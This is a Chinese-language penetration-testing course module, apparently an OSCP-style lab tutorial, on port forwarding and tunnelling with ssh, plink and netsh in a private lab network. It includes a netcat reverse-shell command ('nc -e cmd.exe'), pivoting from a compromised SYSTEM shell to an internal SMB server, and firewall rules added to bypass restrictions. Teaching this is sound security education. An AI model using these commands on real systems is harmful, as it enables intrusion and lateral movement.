- 回到Kali重新整理網頁將出現無法連線訊息



允許port 22通過防火牆

- 切換到Ubuntu，允許 SSH port 22存取權限


```
root@ubuntu-VirtualBox:~# ufw allow 22
已添加規則
已添加規則 (v6)
root@ubuntu-VirtualBox:~# ufw status
狀態： 啓用

至                          動作          來自
-                          --          --
22                         ALLOW       Anywhere
22 (v6)                    ALLOW       Anywhere (v6)
```

建立SSH Tunnel並成功連線

- 回到Kali，建立SSH tunnel

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -N -L localhost:8888:localhost:8080 root@10.0.2.15
```

- 在Kali瀏覽器的URL輸入localhost:8888




Exercise 20-2

1. 在Ubuntu Web Server建立防火牆，禁止除了尸SSH port 22以外所有Inbound流量
2. 在Kali 建立SSH Tunnel瀏覽Ubuntu網頁

PLINK

- 到目前為止，我們使用的所有通訊埠轉發和隧道方法都集中在 Linux/Unix系統上常見的工具
- 接下來，讓我們研究如何在 Windows 的作業系統上執行通訊埠轉發和隧道
- 假設我們在評估期間透過SyncBreeze 軟體中的漏洞獲得了對Windows 10 機器的存取權限，並獲得了SYSTEM層級的反向shell



從Windows 10 機器接收反向shell

- Kali

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.16] from (UNKNOWN) [10.0.2.12] 50480
Microsoft Windows [►►►► 10.0.10586]
(c) 2016 Microsoft Corporation. ►@►v►ђ►►A►ëO►d►@►►►v►Q►C

C:\Users\user>
```

- Win 10: 以系統管理員身份打開cmd.exe，再執行以下指令：

```
C:\Users\user>nc -nv 10.0.2.16 4444 -e cmd.exe
(UNKNOWN) [10.0.2.16] 4444 (?) open
```

識別在埠號3306上運行的 MYSQL服務

- 在列舉和資訊收集過程中，我們發現一個 MySQL 服務運行在 TCP 通訊埠 3306 上

```
C:\Windows\system32>netstat -anpb TCP
netstat -anpb TCP

◆qT◆◆s◆u

  ◆◆◆w    ◆◆◆◆◆◆◆}                ◆~◆◆◆◆}                ◆◆◆A
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
 [httpd.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [◆t◆◆]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 ◆L◆k◆◆◆o◆◆◆v◆◆◆T
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
 [mysqld.exe]
```

顯示plink語法和命令列選項

- 我們想掃描這個資料庫或與服務互動
- 但是，由於防火牆，我們無法從 Kali機器直接與此服務互動
- 於是我們將用**plink.exe**（PuTTY 專案的一部分）來克服此限制
- plink語法和 UNIX 的 ssh 客戶端類似：

```
C:\Windows\system32>plink
plink
Plink: command-line connection utility
Release 0.77
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
```

在未知主機上設定遠端通訊埠轉發

- 我們可以用**plink.exe**透過 SSH (-ssh) 連線到我們的 Kali機器 (10.0.2.16)：
  - ✓ 使用者kali (-l kali)
  - ✓ 密碼kali (-pw kali)
  - ✓ 建立遠端通訊埠轉發 (-R)
  - ✓ 將遠端埠號 1234 (10.0.2.16:1234)
  - ✓ 轉發到Windows 目標上的**MySQL通訊埠3306 (127.0.0.1:3306)**
- **執行**以下命令：

```
C:\Windows\system32>plink -ssh -l kali -pw kali -R 10.0.2.16:1234:127.0.0.1:3306 10
.0.2.16
plink -ssh -l kali -pw kali -R 10.0.2.16:1234:127.0.0.1:3306 10.0.2.16
The host key is not cached for this server:
  10.0.2.16 (port 22)
```

首次使用plink交談

- plink 第一次連線到主機時，會嘗試在註冊表中緩存主機密鑰
- 如果我們透過與 Windows 客戶端的**rdesktop**連線執行命令，可以看到這個交談的步驟：

```
The server's ssh-ed25519 key fingerprint is:
  ssh-ed25519 255 SHA256:IHzx6DMK43NTkzz5yM4z5ugo2SbgpDTJk4mPxt/ISlk
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info)
```

用plink建立遠端隧道，無需交談

- 但是，由於這不適用於典型反向 shell 中的交談
- 因此我們應該使用**cmd.exe /c echo y** 命令將答案傳給提示字元，例如:

```
cmd /c echo y | plink -ssh -l kali -pw kali -R
10.0.2.16:1234:127.0.0.1:3306 10.0.2.16
```

- 如此一來，在反向 shell 中，此命令將成功建立遠端通訊埠轉發，無需任何交談

啟動 nmap以透過隧道掃描MySQL服務

- 透過 TCP 通訊埠 1234 上的 localhost 通訊埠轉發目標的MySQL通訊埠的 Nmap 掃描：

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV 127.0.0.1 -p 1234
sudo nmap -sS -sV 127.0.0.1 -p 1234
[sudo] password for kali: kali

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-12 10:58 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000064s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  mysql   MySQL 5.7.15-log

Service detection performed. Please report any incorrect results
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Exercise 20-3

1. 在您的 Windows實驗環境客戶端取得反向 shell
2. 用 plink 建立遠端通訊埠轉發到 Windows 10 客戶端上的 MySQL 服務
3. 透過通訊埠轉發掃描 MySQL 通訊埠

NETSH


- 本節將考慮以下情境：
- 在評估期間，我們透過遠端漏洞入侵了 Windows 10 目標，並且能夠成功地將我們的權限提升到 SYSTEM
- 列舉受感染機器後，我們發現除了連接到目前網路(10.0.2.x)之外，它還有一個額外的網路介面，似乎連接到不同的網路 (10.0.3.x)
- 在這個內部子網域中，我們確定有一台 Windows Server 2012 機器 (10.0.3.4)的TCP通訊埠 445 為open
- Port 445功能與port 139相同，提供網路檔案和印表機共用的SMB服務

用netsh進行Port Forwarding

- 我們現在可以尋找從Windows 10機器上的SYSTEM層級的shell侵入受害網路的方法
- 由於我們的特權層級，我們不必處理使用者帳戶控制 (UAC)，這意味著我們可以使用netsh公用程式（預設安裝在每個新版本的 Windows 上）進行通訊埠轉發和操弄
- 但是，要使其正常工作，Windows 系統必須執行***IP Helper服務***，而且我們要使用的介面必須啟用*IPv6*
- 幸運的是，兩者都在 Windows 作業系統上預設開啟並啟用


確認IP Helper服務正在執行

- 從Windows服務程序檢查IP Helper服務是否正在執行以確認這一點：



檢查IPv6是否已啟用

- 可以在網路界面的設定中確認支援IPv6：



使用 netsh 進行本地通訊埠轉發

- 與 SSH 本地通訊埠轉發範例類似，我們將嘗試把要傳到被感染 Windows 10機器的TCP通訊埠4455的流量重定向到Windows Server 2012 機器上的通訊埠 445
- 本例將以netsh 介面（**interface**）**為基礎**
  - **添加(add)** IPv4 到 IPv4 **(v4tov4)**代理**(portproxy)**
  - 偵聽 10.0.2.12 **(listenaddress=10.0.2.12)**，通訊埠 4455 **(listenport=4455)**
  - 並將流量轉發到 Windows 2012 Server **(connectaddress=10.0.3.4)** 的通訊埠 445 **(connectport=445)** ：

```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=4455 listenaddr
ess=10.0.2.12 connectport=445 connectaddress=10.0.3.4
```

使用netsh進行轉發後檢查通訊埠是否綁定

- 用**netstat**確認通訊埠4455正在偵聽被感染的Windows主機

```
C:\Windows\system32>netstat -anp TCP | find "4455"
  TCP    10.0.2.12:4455         0.0.0.0:0              LISTENING
```

- Windows防火牆預設將禁止TCP通訊埠 4455的入站連接，這將阻止我們與隧道交談
- 不過由於我們以 SYSTEM 權限執行，因此可以透過添加防火牆規則以允許該通訊埠上的入站連線來輕鬆解決此問題

用 netsh允許TCP 通訊埠 4455的入站流量

- 這些**netsh**選項不言自明，但請注意，我們
  - ✓ 允許**(action=allow)**特定的入站**(dir=in)**連線
  - ✓ 並且有用到 netsh 的防火牆**(advfirewall)**

```
C:\Windows\system32>netsh advfirewall firewall add rule name="forward_port_rule" pr
otocol=TCP dir=in localip=10.0.2.12 localport=4455 action=allow
確定。
```

編輯/etc/samba/smb.conf

- 最後一步是嘗試使用**smbclient 透過通訊埠 4455 連接到被我們入侵的 Windows 機器**
- 如果一切按計劃進行，則應重定向流量並傳回內部Windows Server 2012機器上的可用網路共享
- 與之前的情境一樣，Samba 需要配置至少版本 SMBv2
- 為了完整起見，我們將編輯/etc/samba/smb.conf，並在最後一行加入min protocol = SMB2：

```
┌──(kali㉿kali)-[~]
└─$ sudo vi /etc/samba/smb.conf
```

```
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2
-- INSERT --
```

列舉分享項目

- 重啟 SMB


```
┌──(kali㉿kali)-[~]
└─$ sudo /etc/init.d/smbd restart
Restarting smbd (via systemctl): smbd.service.
```

- 測試是否有共享，因Port Forwarding會有Error

```
┌──(kali㉿kali)-[/mnt/win10_share]
└─$ smbclient -L 10.0.2.12 --port=4455 --user=Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      遠端管理
        C               Disk
        C$              Disk      預設共用
        IPC$            IPC       遠端 IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.0.2.12 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

將分享資料mount到Kali

- 在Windows Server上建立分享點



- 建立共享後要存放的目錄

```
┌──(kali㉿kali)-[/mnt/win10_share]
└─$ sudo mkdir /mnt/win10_share
```

- 分享Window Server上的資料

```
┌──(kali㉿kali)-[/mnt]
└─$ sudo mount -t cifs -o port=4455 //10.0.2.12/C/Data -o username=Administrator,pa
ssword=Student202 /mnt/win10_share
```

檢查分享資料夾

- 檢查是否有從Windows Server分享檔案

```
┌──(kali㉿kali)-[/mnt]
└─$ cd /mnt/win10_share

┌──(kali㉿kali)-[/mnt/win10_share]
└─$ ls
data.txt

┌──(kali㉿kali)-[/mnt/win10_share]
└─$ cat data.txt
data
```

Exercise 20-4

1. 透過漏洞在Windows 實驗環境客戶端取得 reverse shell
2. 使用 SYSTEM shell，嘗試用 netsh 進行通訊埠轉發
3. 取得轉發後伺服器上的檔案

Summary

- 在本模組中，我們介紹了通訊埠轉發和隧道的概念
- 把Port Forwarding和Tunneling工具和技術應用在Windows和 Linux/Unix作業系統上
- 這些技術和工具，讓我們能夠繞過各種出口限制以及封包檢測裝置


END